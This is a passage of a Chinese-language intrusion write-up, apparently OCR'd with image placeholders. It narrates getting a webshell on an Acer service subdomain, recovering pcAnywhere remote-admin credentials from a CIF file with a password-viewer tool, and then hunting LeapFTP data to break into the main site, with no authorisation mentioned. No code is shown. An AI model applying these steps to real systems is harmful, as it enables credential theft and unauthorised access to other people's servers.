


图8

我们来连接这个文件，成功得到了webshell，如图8、9、10。




图9




图10

得到webshell后，我们再试着提权，没有发现Servu，但发现服务器装了pcanywhere远程控制，很简单就找到了CIF配置文件，用PCAnywhere PassView工具读出了远程管理账号与密码，装一个PCAnywhere客户端，这就等于拿到了最高权限，如图11、12。




图12

四、主站shell的获得

我们的检测结束了吗？开始我也以为已经结束了，但猛然发现我拿下的只是service分站。经过ping发现主站与我现在拿下的这个服务分站不是在同一个服务器上的，如图13。




图11

拿下主站成为我现在新的奋斗目标，这样才有成就感啊。心里想拿下主站肯定会更困难，ACER可是全球第四大个人电脑品牌啊，其主站肯定是很稳固安全的吧！不管这些，先努力试试再说。最开始我们检测的就是主站，也没有发现什么漏洞啊，从哪儿入手呢？

似乎没有什么很好的方法了，心想已经拿下的这个分站应该与主站有些关系的吧，管理员说不定是同一个人呢，我们再来试试社会工程学吧。我们先来用先前在service分站上得到的pcanywhere账号来试登录，失败。不灰心，继续在service分站上找线索，找了许久，发现了一个LeapFTP软件的目录，如图14。







图13


图14

